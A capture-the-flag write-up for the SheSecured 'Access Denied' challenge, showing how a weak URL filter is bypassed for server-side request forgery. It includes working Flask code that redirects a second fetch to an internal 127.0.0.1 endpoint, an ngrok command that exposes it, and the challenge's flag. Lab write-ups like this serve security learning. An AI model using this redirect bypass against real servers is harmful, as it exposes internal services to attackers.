SheSecured CTF — Access Denied
SheSecured CTF — Access Denied

We are presented with a simple web page that allows the user to submit a URL — this immediately suggests a potential Server-Side Request Forgery (SSRF) vulnerability.
Upon reviewing the app.py source code, we confirm this suspicion. The server fetches the user-supplied URL using Python’s requests module without properly validating the destination, aside from basic checks. This allows us to craft a malicious request that forces the server to interact with internal services.
def is_safe_url(url):
    if not url.startswith("http://") or not url.endswith(".png"):
        return False
    hostname = urlparse(url).hostname
    if hostname.startswith("127.") or "localhost" in hostname or hostname == "0.0.0.0":
        return False
    return True
The filter blocks 127.*, localhost, and 0.0.0.0, and only allows URLs that start with http:// and end with .png.
We build our own server that hosts a PNG file and then redirects to the internal endpoint on the second request.
from flask import Flask, send_file, redirect

app = Flask(__name__)
counter = 0

@app.route('/test.png')
def rebinder():
    global counter
    counter += 1
    print(f"Request #{counter}")
    if counter == 2:
        return redirect('http://127.0.0.1:4020/internal')
    return send_file('test.png', mimetype='image/png')

app.run(host='0.0.0.0', port=9999)
We create a simple test.png and host it on port 9999, then expose it publicly with ngrok:
ngrok http 9999 --scheme=http
This gives us a URL like:
http://1234.ngrok-free.app/test.pngWe submit this URL to the vulnerable app. The first fetch returns the PNG. The app renders it in the page. We inspect the HTML source and find the image base64-encoded. By reloading (triggering a second fetch), the counter reaches 2 and the server redirects to http://127.0.0.1:4020/internal, revealing the flag.
Flag: Spark{SSrf_IS_n0_J0k33!1}